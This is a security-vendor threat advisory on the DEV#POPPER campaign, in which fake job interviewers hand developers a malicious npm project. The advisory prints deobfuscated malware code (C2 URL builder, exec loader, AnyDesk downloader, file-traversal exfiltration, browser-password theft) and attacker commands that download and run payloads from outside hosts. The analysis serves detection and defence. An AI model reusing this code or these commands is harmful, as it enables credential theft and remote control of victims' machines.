Research Update: Threat Actors Behind the DEV#POPPER Campaign Have Retooled and are Continuing to Target Software Developers via Social Engineering

securonix.com/blog/research-update-threat-actors-behind-the-devpopper-campaign-have-retooled-and-are-continuing-to-target-software-developers-via-social-engineering/

Blog

07/31/2024
Threat Research

Securonix Threat Research Security Advisory

By Securonix Threat Research: Den Iuzvyk, Tim Peck

Jul 31, 2024

tldr:

The threat actors behind the previously documented DEV#POPPER campaign are continuing to target developers by means of new malware and tactics, including support for Linux, Windows and macOS.

The Securonix Threat Research team has been monitoring the threat actors behind the ongoing investigation into the DEV#POPPER campaign, we have identified additional malware variants linked to the same North Korean threat actors using similar, stealthy malicious code execution tactics, though now with much more robust capabilities.

Based on the gathered telemetry, no specific trend in victimology was identified. However, analysis of the collected samples revealed victims are primarily scattered across South Korea, North America, Europe, and the Middle East, indicating that the impact of the attack is widespread.

As with the previous campaign, these new samples continue to leverage the previously documented lures targeting software developers. This form of attack is an advanced form of social engineering, designed to manipulate individuals into divulging confidential information or performing actions that they might normally not. As we mentioned in the previous DEV#POPPER advisory, the primary goal is to trick the user into unknowingly compromising themselves or current place of employment. Unlike traditional hacking methods which rely on attacker-controlled exploitation, victims of social engineering attacks are compromised by human vulnerabilities by often-times exploiting psychological manipulation. This tactic preys on basic human traits such as trust, fear or the desire to simply be helpful.

Today, we'll go over the persistent and ever-evolving nature of this threat, highlighting the adversaries' dedication to their craft by compromising industry professionals. We'll dive into the newly discovered malware tactics, techniques, and procedures (TTPs), and provide updated mitigation strategies and methods to counter these kinds of sophisticated attacks.

While most of the attack flow remains much the same, the threat actors have expanded their victim pool by incorporating support for not only Windows, but Linux and macOS as well. We'll discuss this in more detail further on throughout the advisory.

Lure file & initial code analysis

The attack is carried out in the same manner as we observed in our previous report on DEV#POPPER. The threat actors pose as interviewers for a developer position and present the interviewee with a ZIP file package (onlinestoreforhirog.zip in this case) as part of a practical portion of the interview.

When the interviewee extracts and executes the contents of the package using "npm install" and "npm start", a well hidden line of JavaScript code gets executed which kicks off the infection chain.

The contents of the zip file contains dozens of legitimate files making identifying potential foul play difficult to spot if it's missed by any installed antivirus. Not only that, but as you can see in the graphic below, the malicious code is hidden far off to the bottom right inside a seemingly innocent JavaScript file which is designed to handle server connections.



Figure 1: Malicious Javascript code execution hidden out of sight

In addition to the malicious code being difficult to detect using human eyes, the malicious file also has a very low detection rate according to VirusTotal, scoring positive on only 3/64 vendors:



Figure 2: VirusTotal detections of printfulRoute.js (malicious file)

The hidden portion of the JavaScript code is heavily obfuscated and makes use of several obfuscation techniques to hide its true functionality. Some of these include:

- Base64 Encoding: Many strings are base64 encoded, which are then decoded at runtime. This makes it difficult to read the code directly.
- Dynamic function and variable names: Variables and function names are randomized and require the use of modules which exist behind the decoded strings obscuring functions and modules actually being called.
- Concatenation and split strings: Any plain-text strings found within the code are concatenated and split into small segments which are then pieced together at the time of compilation.
- Prototyping obfuscation: Modifying prototypes like Object.prototype.toString hinders analysis to uncover the strings real intent.

Below is a sample of a portion of the script and the obfuscation types used. As you can see, at first glance, it's practically impossible to determine the intent of the code without any form of deobfuscation procedure.

Figure 3: Obfuscated JavaScript code sample

After taking time to deobfuscate the script, we get a better understanding as to its capabilities. The first notable piece of information that we extracted was the C2 address buried beneath base64 andwas modified. The hidden IP and port combination is encoded and divided into four parts: ie: characters 0-9, 10-19, etc. Each part is then decoded from base64 and then concatenated in a specific order to form the final URL giving us: http://67.203.7[.]171:1244

```
31
32
33 const constructURL = () => {
34     let base64Str = "NjcuMjAzLjaHR0cDovLwcuMTcxOjEyNDQ=";
35     let part1 = "", part2 = "", part3 = "", part4 = "";
36     for (let i = 0; i < 10; i++) {
37         part1 += base64Str[i];
38         part2 += base64Str[10 + i];
39         part3 += base64Str[20 + i];
40         part4 += base64Str[30 + i];
41     }
42     return e(part2) + e(part1 + part3 + part4); // 67.203.7.171:1244
43 };
44
45
46 const s = (path) => path.replace(/^~([a-z]+|\/)/, (match, p1) => p1 === "/" ? homeDir : `${pt.dirname(homeDir)}/${p1}`);
47 const h = "EMQ3";
48 const o = "get";
49 const Z = "/.npm";
50 const i = "writeFileSync";
51 const u = "/client";
52 const y = "\\.py\\pyt";
53 const d = "hon.exe";
```

Figure 4: Hidden C2 Address

Unfortunately, for the sake of simplicity we won't go over the entire functionality of the code as it is overall quite complex. However, let's walk through its functionality and capabilities at a high level.

Main function

The identified main function "M" orchestrates the data extraction and sending process and redirecting code execution to different operating systems (Windows, Linux, Darwin (Macos). It begins by identifying the platform, constructs paths and variables and then calls appropriate extraction functions based on the detected OS.

C2 Communications

The script contains several functions which prepares and sends data to a remote server by constructing a URL, preparing form data and then making an HTTP POST request to the IP and port combination we extracted earlier.

Another function prepares a form data object containing system information and other collected data, constructs the URL for the C2 server and then once again sends the data using the same method as the prior function. This information includes:

- The current time when the data is sent which helps the C2 server to log and analyze the timeline of the collected data.
- A specific unique system identifier indicating the type of data being sent, which may help in categorizing or processing the data on the server. Some identifiers relate to system information, files, logs, or other types of collected data.
- Another unique identifier for the infected host machine, which allows the server to track which data came from which machine.

- Hostname
- Platform (OS name)
- Timestamp
- The actual payload or collected data from the host machine, which could include sensitive information such as files, logs, or other captured data.

Payload downloads

Another function ("rt") manages the downloading of next-stage payloads. It begins by building a URL string, using a carefully crafted curl command to download the file and performs an asynchronous task with the downloaded file. It ensures the process is repeated until the conditions are met, handling errors and retries as needed. These conditions work under the following flow:

1. Counter Check:

1. The function ensures that an established counter has not reached or exceeded the value of timestamp + 4. If it has, the function returns early and stops executing

2. File existence and size check:

1. The function checks if the temporary file path (tempPath) exists
2. If the file exists, it retrieves the file's statistics
3. It then checks if the file's size is greater than or equal to timestamp + 4

3. Successful Download:

1. If the file does not exist, it attempts to download the file using the curl command
2. If the download fails, the function resets the counter and retries the task once again

To sum it up, the file is downloaded using the following curl command:

curl -Lo “C:\path\to\temporary\directory\p.z” “hxxp://67.203.123[.]171:1244/pdown”

It is then renamed from ${tmpDir}\\p.z to ${tmpDir}\\p2.zip and then contains code to extract its contents using “tar -xzf p2.zip -C [user’s home dir]”

Python execution

The extracted contents from the downloaded zip file in the previous section contains a single file named .npl which is saved to C:\Users\username\.npl. Despite its name, it is not a “neutral parallel language” file but rather a Python script. The entire python library is also extracted from the .zip file into the user’s home directory under C:\Users\username\.pyp\.

The Python script is very similar to what we saw in the previous campaign and it is at this point where the originally documented campaign and this campaign begin to become much more closely aligned. The purpose of the .npl Python script is to simply save and execute another embedded Python script called “pay” which is saved and extracted to C:\Users\username\.n2\pay.

Below is a sample of the newly discovered Python script.

```
sType = 'ZU1RINz7'

t = "w4Ix"+"UULD" + "Hlk5FychbCYWRyxOYXk/KxRfLAxfMz4rGhQ8DTwxbC0aRCYKIXUrIQNaJhwwXyo2GFlpCjAkOSE
import base64
d=base64.b64decode(t[8:]);sk=t[:8];sl=len(d);rr=''
for i in range(sl):k=i&7;c=chr(d[i]^ord(sk[k]));rr+=c
exec(rr)
t = "Nw0U"+"NQQS" + "JxpAOjwlcTEvBFVjen0hPy8DVjo8PH0gIRRbMDpbNyEhGhAhJzw0cycaQDo8JXEgIhJVJUQ3Izw
d=base64.b64decode(t[8:]);sk=t[:8];sl=len(d);rr=''
for i in range(sl):k=i&7;c=chr(d[i]^ord(sk[k]));rr+=c
exec(rr)
```

Figure 5: Python code inside the “pay” file

Both “.npl” and “pay” contain obfuscated code which decodes using roughly the same mechanism. It’s first encoded using base64 and then further obfuscated using XOR with a key. Once the script is executed the script dynamically deobfuscates and executes the payload at runtime. Deobfuscating the script is quite simple however, as we can just replace the exec() functions with print() to get a better look at the code.

```
class System(object):
    def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version();A.un=getuser();A.uuid=A.get_id()
    def get_id(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def info(A):return{'uuid':A.uuid,'system':A.s,'release':A.rel,'version':A.v,'hostname':A.hn,'username':A.un}

class Geo(object):
    def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
    def local_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def get_geo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def info(A):
        g=A.get_geo()
        if g:
            ii=A.iip
            if ii:g['internalIp']=ii
        return g

class Information(object):
    def __init__(A):A.net_info=Geo().info();A.sys_info=System().info()
    def parse(K,data):
        J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
        A=data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):B=A.net_info;return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}
```

Figure 6: Example of deobfuscated Python code of the “pay” file (gather system information)

The resulting code is over 500 lines long and is designed to gather detailed system and network information, communicate with a remote C&C server, execute commands on the victim machine, upload and download files, and monitor user activity through keylogging and clipboard tracking. This combination of functionalities indicates a comprehensive and potentially harmful piece of malware. The script is nearly identical to the previous script which we analyzed back in April. At a high level, it contains the following functions:

- Collects detailed system information (OS type/version, system hostname, release version, OS version, username, unique ID)
- Retrieves geographic information (local IP, external IP, country, city, etc using hxxp://ip-api[.]com/json)
- Sends collected information to the attacker’s remote C&C server
- RAT functionality:

- Executes remote commands (file upload/download, command execution, directory listing)
- Implements keylogging and clipboard monitoring
- Uses FTP for file transfers
- Downloads and executes additional payloads

Periodically attempts to reconnect to the C&C server if the connection is lost

New functionality

The recent samples contained additional functionality not seen in previous versions. We’ll walk through a few of the more notable features contained in these later versions.

Persistence using Anydesk RMM

The “ssh_any” and “down_any” functions handle downloading and executing the Anydesk binary client executable and report its execution status back to a server.

RMM (Remote Monitoring and Management) software is becoming increasingly popular with threat actors due to its ability to skirt Antivirus/AV detections, blend in with typical network noise, and to maintain persistence on the target host. Anydesk in particular has been used in many notable attack chains in the past.

```
def ssh_any(A,args):
    try:
        D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
        if res:
            if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW
            else:subprocess.Popen([sys.executable,p])
        o = os_type + ' get anydesk'
    except Exception as e:o = f'Err7: {e}';pass
    p={_A:D,_O:o};A.send(code=7,args=p)
```

```
def down_any(A,p):
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F
```

Figure 7: Python code of the “ssh_any” and “down_any” functions

Extended exfiltration through FTP functionality

The malware has the ability to recursively search and list files and directories within a directory specified by the attacker. It contains several hard coded lists which allow the attacker to either include or exclude certain predefined file types and/or directories.

Figure 8: FTP and file/directory search control Python code

Much like in the previously reported DEV#POPPER publication, FTP is still the primary method used for data exfiltration. The threat actors have since added much more robust capabilities into their code which allows for a bit more automation and enhanced stealth. Some of this additional functionality includes:

- **ss_upd function**: Uploads entire directories to the remote FTP server, filtering based on size and extensions.
- **ss_upa function:** Similar to ss_upd, but specifically targets all files in a given directory.
- **ss_upf function:** Handles uploading individual files to the FTP server.
- **ss_ufind function:** Uploads files matching a specific pattern from a directory to the FTP server.
- **ss_ld function:** This uses recursion to search for and upload sensitive environment files from directories to the FTP server.
- **storbin function:** Transfers files in binary mode and handles the encoding and obfuscation of data.

Enhanced obfuscation and encoding

The script includes several methods to enhance obfuscation and encoding, ensuring data is transmitted securely and remains hidden. From an analysis standpoint, the script's Python code contains a bit more obfuscation than the previously analyzed sample which is designed to hinder analysis by either antivirus/EDR or simply through human means.

```
def ld0(rd,pd):
    dir=os.path.join(rd,pd);res=[];res.append((pd,''));sa = os.listdir(dir)
    for x in sa:
        if x==ex_dirs[0] or x==ex_dirs[1] or x==ex_dirs[2] or x==ex_dirs[3] or x==ex_dirs[4]:continue
        try:
            fn=os.path.join(dir,x)
            if os.path.isfile(fn):res.append((pd, x))
            elif os.path.isdir(fn):
                if pd != '':t=pd+'/'+x
                else:t=x
                res=res+ld0(rd,t)
        except:pass
    return res
def ld1(rd,pd,pat):
    D=pat;B=pd
    if D=='':return[]
    dir=os.path.join(rd,B);res=[];res.append((B,''));S=os.listdir(dir)
    for x in S:
        fn=os.path.join(dir,x)
        try:
            x0 = x.lower()
            if os.path.isfile(fn):
                ff, fe = os.path.splitext(x0)
                if not fe in ex_files and os.path.getsize(fn)<104857600:
                    if x0.find(D) >= 0: res.append((B, x))
            elif os.path.isdir(fn):
                if not x in ex_dirs and not x0 in ex_dirs:
                    if B != '':t=B+'/'+x
                    else:t=x
                    res=res+ld1(rd,t,D)
        except:pass
    return res
def ld2(rd,pd,pat):
    D=pat;B=pd
```

Figure 9: Obfuscated Python code containing directory traversal functions

The example script in the figure above contains quite a few functions containing code which is intentionally difficult to to read. The functions ld, ld0, ld1 and ld2 are directory traversal functions which include filters to either exclude certain files and directories obfuscating the exact purpose of the script while making it harder to detect during a casual inspection.

…

While these are only a few examples of extended capabilities of the script, it contains other capabilities not seen in the prior sample. Some of these include targeted geo-location data gathering and much more targeted system information gathering.

Post exploitation

After the script was executed on the compromised host, we observed a few interesting actions performed by the attackers.

First, browser cookies were targeted. The attackers opened up a command prompt session through the Python backdoor script and changed directory to the default installation directory of Google Chrome:

cmd.exe /c “cd %APPDATA%\Local\Google\Chrome\User Data\default\Local Extension Settings”

The “Local Extension Settings” directory in Google Chrome is used to store data of any installed browser extensions. This directory holds various settings, preferences, and sometimes even log files associated with the extensions that are installed in the browser. Each extension has its own subdirectory within the folder named after the extension ID.

Next, the attackers downloaded a cloned version of a known browser cookie extraction script called browser_cookie3, written in Python. The library provides straightforward functions to access browser cookies without requiring deep knowledge of browser internals and supports multiple browsers while automating the process of cookie theft.

The attackers downloaded and executed the script through PowerShell, however they had a difficult time getting the script's dependencies to work properly.

cmd.exe /c "powershell iwr -outf g.py hxxp://de.ztec[.]store:8000/www/run.py"

cmd.exe /c "python g.py /fc"

python.exe -m pip install lz4

python.exe -m pip install pycryptodomex

python.exe -m pip install py7zr

python.exe -m pip install requests

python.exe -m pip install psutil

Network communication and exfiltration

With the Python-based malware running in the background of the victim host, we observed the following network-based characteristics:

POST request to: 67.203.7[.]171:1244/keys

10 minute intervals

- Exfiltrate browser data
- Exfiltrate system information
- Set timestamp (heartbeat)

POST request to 67.203.7[.]171:1244/uploads

10 minute intervals

send timestamp, hostname, victim ID (heartbeat)

GET requests: 67.203.7[.]171:1244/client/[REDACTED_CLIENTID]

10 minute intervals

- These would contain heavily obfuscated Python code similar to that in the "Lure and file analysis section"
- Download payloads and execute them

GET requests: 67.203.7[.]171:1244/payload/[REDACTED_CLIENTID]

10 minute intervals

- These would contain heavily obfuscated Python code similar to that in the "Lure and file analysis section"
- POST requests back to 67.203.7[.]171:1244/brow/$VICTIMID
- File listing capabilities
- Receive and execute system commands
- Log keystrokes

GET requests: 67.203.7[.]171:1244/brow/[REDACTED_CLIENTID]

10 minute intervals

Call functions to steal passwords based on OS type (Windows/macOS/Linux). More on this in the next section

Sensitive data theft

As mentioned in the last section, the main Python script gets and executes a second Python script which is designed purely for the sake of gathering and exfiltrating sensitive information on the host. The script is downloaded and parsed from 67.203.7[.]171:1244/brow/[REDACTED_CLIENTID], and is heavily obfuscated, similar to that of the original python script.

This new script acts as an advanced piece of Python-based malware which is designed for stealing sensitive information from various web browsers across different operating systems. It relies on several classes which get called and executed depending on the operating system version.



Figure 10: OS type switching and support, obfuscated C2 details

In the figure below we can see the multiple operating system support switches in action. The “Mac” class in this case is designed to steal browser passwords from Chrome, Opera, and Brave. Each supported operating system contains its own class to redirect the code execution flow to support the current operating system.

```
class Mac(ChromeBase):
    def __init__(self,
                 browser: Type[BrowserVersion] = Chrome,
                 verbose: bool = True,
                 blank_passwords: bool = False):

        super(Mac, self).__init__(verbose, blank_passwords)
        self.browser = browser()
        self.keys = []
        self._browser_paths = []
        self._database_paths = []
        self._browser_web_paths = []
        basepath = "~/Library/Application Support/"

        self.browsers_paths = {
            "chrome": os.path.expanduser(basepath + "Google/{ver}/{profile}"),
            "opera": os.path.expanduser(basepath + "{ver}{profile}"),
            "brave": os.path.expanduser(basepath + "BraveSoftware/{ver}/{profile}"),
            "yandex": "",
            "msedge": ""
        }

        self.browsers_database_paths = {
            "chrome": os.path.expanduser(basepath + "Google/{ver}/{profile}/Login Data"),
            "opera": os.path.expanduser(basepath + "{ver}{profile}/Login Data"),
            "brave": os.path.expanduser(basepath + "BraveSoftware/{ver}/{profile}/Login Data"),
            "yandex": "",
            "msedge": ""
        }

        self.browsers_web_paths = {
            "chrome": os.path.expanduser(basepath + "Google/{ver}/{profile}"),
            "opera": os.path.expanduser(basepath + "{ver}{profile}"),
            "brave": os.path.expanduser(basepath + "BraveSoftware/{ver}/{profile}"),
            "yandex": "",
            "msedge": ""
        }
```

Figure 11: macOS browser credential theftfunctions

Wrapping up

This sophisticated extension to the original DEV#POPPER campaign continues to leverage Python scripts to execute a multi-stage attack focused on exfiltrating sensitive information from victims, though now with much more robust capabilities. It appears that the threat actors behind the malware continue targeting software engineers through social engineering tactics, such as fake job interviews to gain initial access to their machines. Here's a breakdown of the malware's key capabilities and new additions:

Original capabilities

Networking and Session Creation:

- The malware establishes a persistent TCP connection for continuous communication with the command-and-control server
- Data is encoded prior to sending/receiving

Remote command execution:

The ability to execute shell commands and scripts remotely, providing attackers with extensive control over the infected system

Data Handling and transmission:

- Encodes and decodes data over established TCP connections making the malware difficult to detect by network-based security appliances
- Manages transmission errors and timeouts to maintain stable connections

Exfiltration:

- Uploads stolen files to remote FTP servers and filters these files based on extensions and/or file size

- Automates data collection from user directories

  Clipboard and keystroke logging:

  Continual monitoring and exfiltration of clipboard contents and keystrokes which may assist the attackers in capturing sensitive information such as passwords or personal messages

New Capabilities

Extended FTP functionality:

Enhanced capability to handle file uploads to remote servers, including encrypted transmission

Multi-operating system support

Both the primary Python script as well as post-exploitation scripts support macOS and Linux operating systems in addition to Windows

Enhanced obfuscation and encoding:

- The scripts make use of base64 encoding for obfuscating communication with the command-and-control server making detection more difficult
- Higher level of obfuscated Python code found throughout the script making analysis more difficult and less human readable

File system interaction:

- The malware is able to traverse directories to locate specific files while excluding certain extensions and directories based on robust filtering
- It's capable of locating and exfiltrating files that meet specified criteria including potentially sensitive documents

Robust tooling for post-exploitation scripts:

- Deploys the browser_cookie3 script to extract stored credentials and session cookies from browsers like Chrome, Brave, Opera, Yandex, and MsEdge
- Post-exploitation scripts which steal browser-stored passwords and credit card information, significantly expanding the malware's ability to harvest valuable data.

Securonix recommendations

Social engineering attacks start with exploiting human nature versus computer systems. While difficult, it's critical to maintain a security-focused mindset in and out of the office and especially during intense and stressful situations like job interviews.

The attackers behind the current and previously documented DEV#POPPER campaigns abuse this, knowing that the person on the other end of the fake interview is in a highly distracted and much more vulnerable state. When it comes to prevention and detection, the Securonix Threat Research team recommends:

- If you have to execute code from potentially untrusted sources, leverage virtual machines or Windows Sandbox, to isolate your machine from infection.
- Raise awareness to the fact that people are targets of social engineering attacks just as technology is exploitation. Remaining extra vigilant and security continuous, even during high-stress situations is critical to preventing the issue altogether.

- In case of code execution, monitor common malware staging directories, especially Python script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories found in the user's %APPDATA% directory.
- Monitor for the usage of non-default scripting languages such as Python on endpoints and servers which should normally not execute it. To assist in this, leverage additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Collection	T1560: Archive Collected Data
Command and Control	T1132: Data Encoding
Defense Evasion	T1027.010: Obfuscated Files or Information: Command Obfuscation T1070.004: Indicator Removal: File Deletion
Discovery	T1033: System Owner/User Discovery T1082: System Information Discovery
Execution	T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.006: Command and Scripting Interpreter: Python
Exfiltration	T1041: Exfiltration Over C2 Channel

Relevant provisional Securonix detections

- EDR-ALL-82-RU
- EDR-ALL-930-RU
- EDR-ALL-1123-RU
- EDR-ALL-1246-RU
- EDR-ALL-1262-RU
- NGF-ALL-833-ER
- WEL-ALL-1206-RU

Relevant hunting queries

(remove square brackets "[ ]" for IP addresses or URLs)

- index = activity AND rg_functionality = "Web Proxy" AND (destinationaddress = "67.203.7[.]171" OR destinationaddress = "77.37.37[.]81")
- index = activity AND rg_functionality = "Next Generation Firewall" AND (destinationaddress = "67.203.7[.]171" OR destinationhostname CONTAINS "de.ztec[.]store")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Network connection detected" OR deviceaction = "Network connection detected (rule: NetworkConnect)") AND (destinationport="8000″ OR destinationport="1244″)

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND sourceprocessname ENDS WITH “python.exe” AND (destinationprocessname ENDS WITH “cmd.exe” OR destinationprocessname ENDS WITH “powershell.exe”)[a]

C2 and infrastructure

C2 Address
67.203.7[.]171
77.37.37[.]81
hxxp://de.ztec[.]store:8000

Analyzed files/hashes

File Name	SHA256
onlinestoreforhirog.zip	6263b94884726751bf4de6f1a4dc309fb19f29b53cce0d5ec521a6c0f5119264
printfulRoute.js	BC4A082E2B999D18EF2D7DE1948B2BFD9758072F5945E08798F47827686621F2
.npl	0639d8eaad9df842d6f358831b0d4c654ec4d9ebec037ab5defa240060956925 63238b8d083553a8341bf6599d3d601fbf06708792642ad513b5e03d5e770e9b EFF2A9FCA46425063DCA080466427353DC52AC225D9DF7C1EF0EC8BA49109B71 2d10b48454537a8977affde99f6edcbb7cd6016d3683f9c28a4ec01b127f64d8 7e5828382c9ef9cd7a643bc329154a37fe046346fd2cf4698da2b91050c9fe12
pay	EFF2A9FCA46425063DCA080466427353DC52AC225D9DF7C1EF0EC8BA49109B71
run.py	B31F5BDE1BDBC2DFD453B91BAB2E9BE0BECEC555EE6EDD70744C77F2AD15D18C

References

1. Analysis of DEV#POPPER: New Attack Campaign Targeting Software Developers Likely Associated With North Korean Threat Actors
   https://www.securonix.com/blog/analysis-of-devpopper-new-attack-campaign-targeting-software-developers-likely-associated-with-north-korean-threat-actors/
2. Detection of Real-world Attacks Involving RMM Behaviors Using Securonix
   https://www.securonix.com/blog/securonix-threat-research-knowledge-sharing-series-detecting-rmm-behaviors/